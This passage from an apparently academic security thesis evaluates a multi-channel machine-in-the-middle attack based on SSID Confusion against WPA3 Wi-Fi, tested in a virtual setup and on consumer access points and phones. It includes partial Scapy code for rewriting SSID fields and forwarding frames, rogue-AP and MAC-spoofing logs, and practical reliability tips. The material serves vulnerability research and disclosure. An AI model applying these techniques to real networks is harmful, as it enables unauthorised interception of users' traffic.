with emphasis on the operational characteristics and observed behaviour of the MC-MitM position itself. The MC-MitM device described in this section does not modify payload data or encrypted traffic. Its operation is limited to manipulating the SSID field in selected IEEE 802.11 management frames, including Beacon, Probe Request, Association Request, and Deauthentication frames. These frames are selectively rewritten and forwarded between different wireless channels (Figure 3.27), enabling controlled influence over the network discovery and association process without interfering with normal data transmission.




Figure 3.27: MC-MitM – Topology.

3.4.2 Frame Flow

Figure 3.28 presents a comprehensive diagram of all phases involved in the MC-MitM attack, illustrating the corresponding frame exchanges between the participating entities. In this subsection, each phase is examined in detail and complemented with representative code snippets that highlight the key functions and protocol interactions, based on the *SSID Confusion* testbed implementation [23].




Figure 3.28: MC-MitM – Frame exchange sequence.

Phase 1: Rewriting propagated network information frames

The first phase focuses on modifying selected management frames that advertise network information, such as Beacon and Probe Response frames, in order to present altered SSID data to the client. All remaining management and data frames are forwarded transparently, without modification or interference.

At the attacker, the *run()* method is invoked at the start of the script execution and initializes the MC-MitM setup by capturing the original Beacon frame of the target network and preparing modified management frames for further use. As shown in Listing 3.15, the SSID information element of the Beacon frame is rewritten

and the modified Beacon is then used to generate a corresponding Probe Response. This code fragment is essential for Phase 1, since Beacon and Probe Response frames are the primary mechanisms through which network information is advertised to clients. Rewriting these frames allows the MC-MitM device to influence network discovery while remaining transparent to data-plane communication.

```

1 def run(self):
2     ...
3     new_ssid = Dot11Elt(ID='SSID', info=GOODNETWORK_NET, len=len(GOODNETWORK_NET))
4     self.beacon[Dot11Elt] = new_ssid / self.beacon[Dot11EltRates]
5     ...
6     self.probe_resp = beacon_to_probe_resp(self.beacon)
7     ...

```

Listing 3.15: MC-MitM – Phase 1: Beacon and Probe Response modification.

Phase 2: Establishing a manipulated client–AP connection

In the second phase, the rewritten management frames are used to influence the association process, leading to the establishment of a manipulated connection between the client and the AP. The *ClientState* class is responsible for tracking the connection state of an individual client and for applying selective modifications to frames exchanged during the association process. As shown in Listing 3.16, the *modify_packet()* function rewrites the SSID field in Association Request frames, allowing the client to associate using manipulated network identifiers while preserving protocol correctness.

```

1 ClientState():
2     ...
3     def modify_packet(self, p):
4         if p.type == 0 and p.subtype == 0:
5             # Modifying Association Request frames
6             new_ssid = Dot11Elt(ID='SSID', info=WRONG_NET, len=len(WRONG_NET))
7             p[Dot11Elt] = new_ssid / p[Dot11EltRates]
8             return p
9     ...

```

Listing 3.16: MC-MitM – Rewriting Association Request frames during Phase 2.

The *handle_rx_realchan()* function monitors frames on the channel of the legitimate AP to track the progress of the client’s connection. As shown in Listing 3.17, the reception of authentication or association frames triggers *mark_got_mitm()*, which is used to indicate that the manipulated connection has been successfully established.

```

1 def handle_rx_realchan(self):
2     ...
3     if Dot11Auth in p or Dot11AssoReq in p:
4         print_rx(INFO, "Rogue channel", p, suffix="-- MitM'ing")
5         client.mark_got_mitm()
6     ...

```

Listing 3.17: MC-MitM – Establishing MitM state after authentication or association.

Together, these components form the core of Phase 2 by enabling controlled manipulation of the association procedure and explicitly confirming the successful establishment of the MC-MitM position. At this stage, the client is fully transitioned into a MitM-controlled connection state, allowing subsequent communication to be transparently forwarded between channels.

Phase 3: Connection maintenance

The third phase is responsible for maintaining the established MC-MitM position during ongoing communication by continuously forwarding frames between the real and rogue channels. After the connection has been successfully established in Phase 2, the *handle_rx_realchan()* and *handle_rx_roguechan()* functions operate in a steady-state mode, processing and forwarding eligible frames observed on both channels. As shown in Listing 3.18, this forwarding ensures uninterrupted client-AP communication. In addition, Beacon frames are continuously monitored to verify the presence and availability of both the legitimate and rogue AP, allowing the MC-MitM device to detect potential disruptions during the maintenance phase.

```

1 def handle_rx_roguechan(self):
2     ...
3     elif p.addr1 == self.apmac:
4         client = self.clients[p.addr2]
5         will_forward = client.should_forward(p)
6         if will_forward:
7             p = client.modify_packet(p)
8             self.sock_real.send(p)
9     ...

```

Listing 3.18: MC-MitM – Forwarding frames on the rogue channel during Phase 3.

3.4.3 Summary

Having presented a high-level view of the MC-MitM mechanism and its frame flow, with emphasis on how individual phases contribute to establishing and maintaining the attack position and a discussion focused on conceptual operation rather than low-level implementation details, we proceed to evaluate the practical behaviour of the proposed approach. Based on this conceptual foundation, the following section presents the testbed used to evaluate the practical behaviour of the proposed approach.

3.5 MC-MitM – Experimental Attack Execution

This section presents the experimental evaluation of the proposed MC-MitM approach, covering both the experimental testbed and the execution of the attack across multiple devices and configurations. It begins with a representative test case that details all phases, followed by additional experiments on different client–AP setups to assess consistency, variability and feasibility of the attack. The section concludes with a consolidated summary and discussion of the experimental results.

3.5.1 Representative Test Case

Environment Overview This paragraph presents the experimental environment used for the representative **virtual** test case, including the fully virtualized setup and its main components shown in Figure 3.29. This subsection introduces and describes the actors instantiated within this virtual environment:

- **Victim Client** is implemented using `wpa_supplicant`, which handles scanning, association, and authentication. The client attempts to connect to a network identified by the SSID *goodnetwork* under the WPA3-Personal security configuration and, as a result of manipulated management frames, may be transparently redirected to associate with the network *testnetwork*.
- The **Adversary’s Proxy AP (MC-MitM)** is implemented as an intermediary using two virtual wireless interfaces operating on different channels, instantiated with `hostapd` and `wpa_supplicant` (version 2.12), with its exact operation determined by the security configuration of the client and the AP. The adversary impersonates the victim client toward the target AP by spoofing the client’s MAC address and simultaneously creates a replica of the legitimate AP based on information obtained via `iw` command and instantiated using `start_ap()`, reusing its BSSID and advertising the SSID *goodnetwork* [24]. It forwards traffic between the client and the AP while selectively rewriting the SSID field in specific IEEE 802.11 management frames.
- The **Target Network AP** is implemented using `hostapd` on a separate virtual interface and broadcasts a distinct SSID *testnetwork*. This AP represents the unintended network to which the client is unknowingly connected as a result of the SSID manipulation.




Figure 3.29: MC-MitM Attack – Virtual network topology.

Using `mac80211_hwsim` [25], this representative test case instantiates the actors defined in the vulnerability model within a fully virtualized IEEE 802.11 environment. The setup allows precise control over channel assignments and management frame handling, enabling observation of SSID manipulation effects without modifying encrypted data traffic.

Hostapd Configuration

The AP operates on a single virtual interface and is configured for WPA3 authentication (lines 8, 10, and 11 of Listing 3.19), with mandatory PMF enabled. The use of PMF (line 8) ensures that all protected IEEE 802.11 management frames are cryptographically authenticated [6]. In the experimental setup, AP functionality is emulated using a controlled instance of `hostapd`, and the same configuration is used by the MC-MitM component when emulating AP behaviour.

```

1 ctrl_interface=/var/run/hostapd
2
3 driver=nl80211
4 ssid=testnetwork
5 channel=1
6 hw_mode=g
7 ieee80211n=1
8 ieee80211w=2
9 auth_algs=1
10 wpa=2
11 wpa_key_mgmt=SAE
12 rsn_pairwise=CCMP
13 wpa_passphrase=passphrase

```

Listing 3.19: MC-MitM Attack – Hostapd configuration with PMF enabled.

Wpa_supplicant Configuration

The client and the adversary each run a separate instance of `wpa_supplicant`, operating on different wireless interfaces. Both instances are configured for WPA3 authentication (line 6 of Listing 3.20), CCMP encryption (lines 7–8), and mandatory PMF (line 10) [6]. Client-side behaviour is emulated using a controlled instance of `wpa_supplicant` 2.12, while the MC-MitM component runs an independent instance with the same configuration when operating in client mode toward the target AP. In the physical test cases, the adversary configures its `wpa_supplicant` instance to closely mirror the real targeted client, ensuring that the observed behaviour accurately reflects that of a genuine device.

```

1 ctrl_interface=/var/run/wpa_supplicant
2
3 network={
4     ssid="testnetwork"
5     proto=RSN
6     key_mgmt=SAE
7     pairwise=CCMP
8     group=CCMP
9     psk="passphrase"
10    ieee80211w=2
11 }

```

Listing 3.20: MC-MitM Attack – Wpa_supplicant configuration compatible with WPA3.

Attack Execution and Observed behaviour

To reproduce the SSID-based MC-MitM scenario in a virtualized environment, the experiment follows the sequence of events during a manipulated connection establishment. The client performs standard network discovery and initiates association based on the advertised SSID *goodnetwork*, while the MC-MitM device rewrites selected Beacon, Probe Response, and Association Request frames to present a consistent but altered SSID view to the client.

As a result, the client completes authentication and association under a mismatched SSID context without any modification to encrypted payload data or cryptographic handshakes. After the connection is established, the MC-MitM transparently forwards frames between channels, and normal data transmission proceeds uninterrupted, confirming that SSID manipulation at the management-frame level is sufficient to influence client behaviour even under WPA3-Personal with mandatory PMF.

Phase 1: Rewriting propagated network information frames

As illustrated in Figure 3.30, the downward arrows indicate the rewriting of the SSID field performed by the MC-MitM in selected IEEE 802.11 management frames when forwarding traffic between channels. In Phase 1, network information propagated by the legitimate AP is relayed through the intermediary to the client. Management frames that advertise network identity, such as Beacon and Probe Response frames, have their SSID field rewritten, while all remaining frame contents are forwarded without modification.




Figure 3.30: MC-MitM Attack – Phase 1: SSID manipulation across channels: frame observation on `channel 1` (top) followed by the corresponding forwarded frames on `channel 11` (bottom).

Phase 2: Establishing a manipulated client–AP connection

A manipulated client–AP connection is successfully established while preserving correct cryptographic state, as shown in Figure 3.31. The client is redirected to `channel 11`, where authentication and association frames are intercepted and forwarded by the MC-MitM. Listing 3.21 shows this redirection in practice, including the channel switch and subsequent forwarding of authentication, association, and handshake frames. The Association Request is forwarded with a rewritten SSID, while the EAPOL four-way handshake is transparently relayed without modification. From the AP’s perspective (Listing 3.22), the client successfully associates and completes key establishment with the network identified as *testnetwork*. In contrast,

the client-side logs (Listing 3.23) indicate a successful connection to *goodnetwork*, confirming an SSID context divergence.

```

1 Injected 4 CSA beacon pairs (moving stations to channel 11)
2 Established MitM position against client 02:00:00:00:01:00
3 Rogue channel: 02:00:00:00:01:00 -> 02:00:00:00:00:00: Auth -- MitM'ing
4 Rogue channel: 02:00:00:00:01:00 -> 02:00:00:00:00:00: AssoReq -- MitM'ing
5 Real channel : 02:00:00:00:00:00 -> 02:00:00:00:01:00: EAPOL-Msg1 -- MitM'ing
6 Rogue channel: 02:00:00:00:01:00 -> 02:00:00:00:00:00: EAPOL-Msg2 -- MitM'ing
7 Real channel : 02:00:00:00:00:00 -> 02:00:00:00:01:00: EAPOL-Msg3 -- MitM'ing
8 Rogue channel: 02:00:00:00:01:00 -> 02:00:00:00:00:00: EAPOL-Msg4 -- MitM'ing

```

Listing 3.21: MC-MitM Attack – Terminal output during Phase 2 (manipulated association and handshake forwarding).

```

1 wlan0: STA 02:00:00:00:01:00 IEEE 802.11: associated (aid 1)
2 wlan0: AP-STA-CONNECTED 02:00:00:00:01:00
3 wlan0: STA 02:00:00:00:01:00 WPA: pairwise key handshake completed (RSN)

```

Listing 3.22: MC-MitM Attack – Hostapd logs showing successful association and key establishment during Phase 2.

```

1 wlan1: SME: Trying to authenticate with 02:00:00:00:00:00 (SSID='goodnetwork')
2 wlan1: SME: Trying to authenticate with 02:00:00:00:00:00 (SSID='goodnetwork')
3 wlan1: PMKSA-CACHE-ADDED 02:00:00:00:00:00 0
4 wlan1: Trying to associate with 02:00:00:00:00:00 (SSID='goodnetwork')
5 wlan1: Associated with 02:00:00:00:00:00
6 wlan1: WPA: Key negotiation completed with 02:00:00:00:00:00 [PTK=CCMP GTK=CCMP]
7 wlan1: CTRL-EVENT-CONNECTED - Connection to 02:00:00:00:00:00

```

Listing 3.23: MC-MitM Attack – Wpa_supplicant logs showing client-side authentication and association under manipulated SSID context.

1 02:00:00:00:01:00	02:00:00:00:00:00	Authentication, SN=133, FN=0, Flags=.....
2 02:00:00:00:00:00	02:00:00:00:01:00	Authentication, SN=58, FN=0, Flags=.....
3 02:00:00:00:01:00	02:00:00:00:00:00	Association Request, SN=134, FN=0, Flags=....., SSID="goodnetwork"
4 02:00:00:00:00:00	02:00:00:00:01:00	Association Response, SN=59, FN=0, Flags=.....
5 02:00:00:00:00:00	02:00:00:00:01:00	Key (Message 1 of 4)
6 02:00:00:00:01:00	02:00:00:00:00:00	Key (Message 2 of 4)
7 02:00:00:00:00:00	02:00:00:00:01:00	Key (Message 3 of 4)
8 02:00:00:00:01:00	02:00:00:00:00:00	Key (Message 4 of 4)

↓ ↓ ↓

2 02:00:00:00:00:00	02:00:00:00:01:00	Authentication, SN=57, FN=0, Flags=.....
3 02:00:00:00:01:00	02:00:00:00:00:00	Authentication, SN=133, FN=0, Flags=.....
4 02:00:00:00:01:00	02:00:00:00:00:00	Association Request, SN=134, FN=0, Flags=....., SSID="testnetwork"
5 02:00:00:00:00:00	02:00:00:00:01:00	Association Response, SN=59, FN=0, Flags=.....
6 02:00:00:00:00:00	02:00:00:00:01:00	Key (Message 1 of 4)
7 02:00:00:00:01:00	02:00:00:00:00:00	Key (Message 2 of 4)
8 02:00:00:00:00:00	02:00:00:00:01:00	Key (Message 3 of 4)
9 02:00:00:00:01:00	02:00:00:00:00:00	Key (Message 4 of 4)

Figure 3.31: MC-MitM Attack – Phase 2: manipulated association: frames observed on channel 11 (top) followed by the corresponding forwarded and modified frames on channel 1 (bottom).

Phase 3: Connection maintenance

During connection maintenance, the MC-MitM operates concurrently on two wireless channels, continuously relaying traffic between them, as in the earlier phases of the attack. Listing 3.24 shows active intervention on the rogue channel, where

the sleep bit is cleared to keep the client engaged. Figure 3.32 illustrates sustained frame forwarding from **channel 1** to **channel 11**, confirming stable multi-channel operation during the maintenance phase. Figure 3.33 further highlights this separation, with management traffic observed on **channel 1** and encrypted QoS data flowing on **channel 11** throughout the attack.

```

1 Client 02:00:00:00:01:00 is going to sleep while being in the rogue channel.
  Removing sleep bit.
2 Client 02:00:00:00:01:00 is going to sleep while being in the rogue channel.
  Removing sleep bit.
3 Client 02:00:00:00:01:00 is going to sleep while being in the rogue channel.
  Removing sleep bit.

```

Listing 3.24: MC-MitM Attack – Terminal output during Phase 3 (connection maintenance and sleep-bit correction).

1 02:00:00:00:01:00	02:00:00:00:00:00	QoS Null function (No data), SN=0, FN=0, Flags=.....T
2 02:00:00:00:00:00	Broadcast	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID="testnetwork"

↓ ↓ ↓

1 02:00:00:00:01:00	02:00:00:00:00:00	QoS Null function (No data), SN=0, FN=0, Flags=.....T
2 02:00:00:00:00:00	Broadcast	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID="goodnetwork"

Figure 3.32: MC-MitM Attack – Phase 3: connection maintenance: frames forwarded from **channel 1** (top) to **channel 11** (bottom) during steady-state MC-MitM operation.

802.11 radio information PHY type: 802.11b (HR/DSSS) (4) Short preamble: False Data rate: 1,0 Mb/s Channel: 1 Frequency: 2412MHz Signal strength (dBm): -30 dBm TSF timestamp: 1766087940608007 > [Duration: 1304µs]	802.11 radio information PHY type: 802.11g (ERP) (6) Proprietary mode: None (0) Data rate: 54,0 Mb/s Channel: 11 Frequency: 2462MHz Signal strength (dBm): -30 dBm TSF timestamp: 1766066316019893 > [Duration: 28µs]
---	--

channel 1 – Beacon frames channel 11 – QoS Data frames

Figure 3.33: MC-MitM Attack – Simultaneous observation of different frame types across channels: Beacon frames on **channel 1** (left) and QoS data frames on **channel 11** (right) during MC-MitM operation.

Summary

This section validated the operation of an SSID-based MC-MitM attack under WPA3-Personal with mandatory PMF. Using a fully virtualized testbed, we showed that selective rewriting of SSID fields in IEEE 802.11 management frames is sufficient to desynchronize the client’s and AP’s view of network identity while preserving the correct cryptographic state [1]. The three phases illustrate how network information is manipulated, how a mismatched association is established, and how the

connection is subsequently maintained across separate channels. Together, these observations confirm that SSID manipulation at the management-frame level can reliably influence client behaviour without modifying encrypted traffic or breaking protocol correctness.

3.5.2 Evaluation on Real-World Devices

This subsection evaluates the SSID-based MC-MitM attack on real-world hardware, covering both a low-cost AP and a more capable consumer router, using the same set of client devices. All experiments follow the same methodology as the representative virtual test case described earlier, including identical frame structures, timing, and triggering conditions.

For each device, the MC-MitM entity was instantiated as a physical intermediary between the client and the AP and deployed on an Ubuntu 22.04 system. The MitM platform was equipped with two wireless network interfaces: a *TP-Link TL-WN881ND* based on the *Atheros AR9287* chipset and a *TP-Link TL-WDN4800* based on the *Atheros AR9380* chipset. Both chipsets support **active monitor mode** with frame injection capabilities, enabling concurrent reception and transmission of IEEE 802.11 management frames across multiple channels, which is essential for implementing the MC-MitM attack logic [26, 27]. The attack logic was executed without device-specific tuning. Each category was tested using the same set of three client-AP pairs to ensure comparability across platforms. The results are presented separately for low-cost APs and high-end routers to highlight differences in observed behaviour under identical attack conditions.

Vulnerable Example: TP-Link TL-WR841N ↔ Dell Latitude 5420

This subsection presents the execution of the MC-MitM attack in a TP-Link AP and Dell laptop setup. The TP-Link device represents a low-cost consumer AP. The experiment is conducted using the same sequence as the reference case: manipulation of network information, selective forwarding of management frames, establishment of the manipulated connection, and subsequent connection maintenance with encrypted data exchange.

Figure 3.34 shows the connection state during the experiment, confirming that the client is successfully connected to the AP. Listing 3.25 presents the corresponding terminal output generated by the MC-MitM framework. The logs show successful establishment of the MC-MitM position, forwarding of authentication and association frames, completion of the EAPOL four-way handshake, and bidirectional encrypted data exchange. This confirms that the connection remains intact despite SSID manipulation, as evidenced by MC-MitM establishment (lines 7–8), authentication and association forwarding (lines 9–10), EAPOL handshake completion (lines 11–14), and encrypted data exchange (lines 15–18).

Lista klientów DHCP				
ID	Nazwa klienta	Adres MAC	Przydzielone IP	Czas przydzielenia
1	atis-Latitude-5420	EC-63-D7-89-D5-5A	192.168.1.103	01:54:04

Figure 3.34: MC-MitM Attacks – TP-Link AP ↔ Dell Latitude 5420 connection.

```

1  ...
2  Target network c8:7f:54:d8:23:3c detected on channel 1
3  Will use wlp6s0a0 to create rogue AP on channel 11
4  Setting MAC address of wlp5s0 to ec:63:d7:89:d5:5a
5  Setting MAC address of wlp6s0a0 to c8:7f:54:d8:23:3c
6  Starting rogue AP advertising SSID 'goodnetwork' on channel 11
7  Injected 4 CSA beacon pairs (moving stations to channel 11)
8  Established MitM position against client ec:63:d7:89:d5:5a
9  Rogue channel: ec:63:d7:89:d5:5a -> c8:7f:54:d8:23:3c: Auth -- MitM'ing
10 Rogue channel: ec:63:d7:89:d5:5a -> c8:7f:54:d8:23:3c: AssoReq -- MitM'ing
11 Real channel: c8:7f:54:d8:23:3c -> ec:63:d7:89:d5:5a: EAPOL-Msg1 -- MitM'ing
12 Rogue channel: ec:63:d7:89:d5:5a -> c8:7f:54:d8:23:3c: EAPOL-Msg2 -- MitM'ing
13 Real channel: c8:7f:54:d8:23:3c -> ec:63:d7:89:d5:5a: EAPOL-Msg3 -- MitM'ing
14 Rogue channel: ec:63:d7:89:d5:5a -> c8:7f:54:d8:23:3c: EAPOL-Msg4 -- MitM'ing
15 Rogue channel: ec:63:d7:89:d5:5a -> c8:7f:54:d8:23:3c: EncData(PN=1) -- MitM'ing
16 Real channel: c8:7f:54:d8:23:3c -> ec:63:d7:89:d5:5a: EncData(PN=2) -- MitM'ing
17 Rogue channel: ec:63:d7:89:d5:5a -> c8:7f:54:d8:23:3c: EncData(PN=3) -- MitM'ing
18 Real channel: c8:7f:54:d8:23:3c -> ec:63:d7:89:d5:5a: EncData(PN=4) -- MitM'ing
19 ...

```

Listing 3.25: MC-MitM Attacks – Manipulated association, key establishment, and bidirectional encrypted traffic.

From a practical feasibility perspective, establishing the MC-MitM position proved sensitive to physical-layer and timing conditions. Successful execution required careful alignment of signal strengths between the MC-MitM entity, the client, and the AP, and was most reliable when devices were placed within a few meters of each other. The attack is also highly timing-dependent; as a result, repeated executions under identical configurations may appear non-deterministic in the MC-MitM logs, with some runs completing all attack phases while others stall. Detailed inspection shows that such failures are primarily caused by missed or delayed delivery of critical injected management frames, particularly during the second phase of the attack, preventing progression to subsequent stages of the protocol state machine. Repeated attempts to execute the same experiment on other Debian-based systems, using identical wireless interfaces and the same software stack and libraries, frequently resulted in different observed behaviour. This suggests that low-level system factors, such as driver implementations, kernel versions, or scheduling effects, may influence the precise timing and delivery of injected frames and thus affect the reliability of the attack.

Non-Vulnerable Example: ASUS ROG Rapture GT-AXE16000 ↔ Dell Latitude 5420

This example demonstrates a non-vulnerable behaviour of the ASUS ROG AP when communicating with a Dell Latitude 5420 client under the MC-MitM attack scenario. While the attacker is able to pass the initial phase and propagate network information advertised by the legitimate AP, the attack fails during the association process.

As shown in Listing 3.26, every authentication or association attempt is immediately followed by a deauthentication or disassociation event generated by the AP. This repeated **Auth/Deauth** and **Assoc/Disassoc** sequence prevents the establishment of a valid security context, confirming that the device correctly rejects the manipulated association attempts. A plausible explanation for this behaviour is that the ASUS AP performs stricter validation of received management frames, rejecting forwarded or injected frames that lack expected physical-layer or MAC-layer context. In particular, some frames relayed by the MC-MitM do not include complete transmission metadata (e.g., missing preamble length or channel-related information), which may be detected by the AP and cause immediate termination of the association attempt shown in Figure 3.35.

```
802.11 radio information
  PHY type: 802.11b (HR/DSSS) (4)
  Data rate: 1,0 Mb/s
  ▾ [Duration: 1248µs]
    ▾ [Expert Info (Warning/Assumption): No preamble length information was available, assuming short preamble.]
      [No preamble length information was available, assuming short preamble.]
      [Severity level: Warning]
      [Group: Assumption]
      [Preamble: 96µs]
```

Figure 3.35: MC-MitM Attacks – Wireshark preamble info.

```
1 wlceventd: wlceventd_proc_event(530): eth10: Auth EC:63:D7:89:D5:5A
2 wlceventd: wlceventd_proc_event(494): eth10: Deauth_ind EC:63:D7:89:D5:5A
3 wlceventd: wlceventd_proc_event(530): eth10: Auth EC:63:D7:89:D5:5A
4 wlceventd: wlceventd_proc_event(559): eth10: Assoc EC:63:D7:89:D5:5A
5 wlceventd: wlceventd_proc_event(494): eth10: Deauth_ind EC:63:D7:89:D5:5A
6 wlceventd: wlceventd_proc_event(511): eth10: Disassoc EC:63:D7:89:D5:5A
7 wlceventd: wlceventd_proc_event(530): eth10: Auth EC:63:D7:89:D5:5A
8 wlceventd: wlceventd_proc_event(559): eth10: Assoc EC:63:D7:89:D5:5A
9 wlceventd: wlceventd_proc_event(494): eth10: Deauth_ind EC:63:D7:89:D5:5A
10 wlceventd: wlceventd_proc_event(511): eth10: Disassoc EC:63:D7:89:D5:5A
```

Listing 3.26: MC-MitM Attacks – ASUS ROG AP event log during experiment.

Summary

Table 3.4 summarizes the evaluation results obtained for both virtual and real-world device pairs under the MC-MitM attack scenario. Each configuration was tested using the same adversarial setup and identical frame manipulation sequence in order to ensure comparability across devices. A device pair is marked as vulnerable if the attacker was able to successfully establish and maintain a MitM position, resulting in a completed association, successful EAPOL four-way handshake, and sustained bidirectional encrypted data exchange despite SSID manipulation.

Table 3.4: MC-MitM Attacks – Summary of MC-MitM vulnerability across virtual and real-world device pairs.

Device / Pair	Vulnerable
Virtual (fully virtual)	✓
TP-Link TL-WR841N ↔ Dell Latitude 5420	✓
TP-Link TL-WR841N ↔ Samsung A52s 5G	✓
TP-Link TL-WR841N ↔ iPhone 11	✓
ASUS ROG Rapture GT-AXE16000 ↔ Dell Latitude 5420	✗
ASUS ROG Rapture GT-AXE16000 ↔ Samsung A52s 5G	✗
ASUS ROG Rapture GT-AXE16000 ↔ iPhone 11	✗

The results indicate that the MC-MitM vulnerability is not limited to a virtualized environment. The attack was successfully reproduced on real-world hardware using multiple client–AP configurations with the same low-cost consumer AP. In contrast, when the same client devices were evaluated against a more capable consumer router, the attack consistently failed during the association phase due to connection termination by the AP. Notably, device pairs that were vulnerable when tested with the TP-Link AP did not reproduce the attack when evaluated with the ASUS AP. These observations indicate that the feasibility of the MC-MitM attack is not solely determined by client-side behaviour; instead, the target AP plays a critical role in either enabling or preventing the attack.

3.5.3 Discussion

The evaluation demonstrates that compliance with the same IEEE 802.11 standards, including WPA3-Personal and mandatory Protected Management Frames, does not guarantee uniform protection against SSID-based MC-MitM attacks across devices. Vulnerable implementations allow manipulation of SSID fields in management frames, leading to a divergence between the client’s and AP’s view of network identity while preserving a valid cryptographic state. In contrast, non-vulnerable devices terminate the connection during the association phase, preventing the establishment of a security context under inconsistent SSID information. This comparison indicates that the observed vulnerability is not caused by deficiencies in the protocol specification itself, but rather by vendor-specific implementation choices related to association state validation and management frame processing.

3.6 Summary

This chapter analyzed the security implications of SSID handling in IEEE 802.11 networks, with a focus on integrity guarantees within the management plane. Building on prior work on SSID Confusion [1], we examined how implementation-specific behaviour affects SSID validation across different connection states. The analysis emphasized practical device behaviour rather than cryptographic weaknesses.

As a baseline, we introduced the SSID integrity problem and its threat model (Section 3.1), showing that selective manipulation of the SSID field in management frames is sufficient to desynchronize the client’s perceived network identity from the actual network to which it connects. Because the IEEE 802.11 standard does not precisely define how clients should validate SSID consistency, the correctness of this process is left largely to implementation choices.

To evaluate the practical impact of this ambiguity, we conducted a Client-Specific Behaviour Study (Sections 3.2 and 3.3). Using the Standard and Optimised Models attack, we demonstrated that client behaviour varies significantly across platforms and security configurations. The results from Table 3.3 show that many devices accept SSID mismatches during the initial connection phase, including under WPA3-Personal with mandatory PMF, while some implementations additionally fail to enforce SSID consistency after a secure connection has been established.

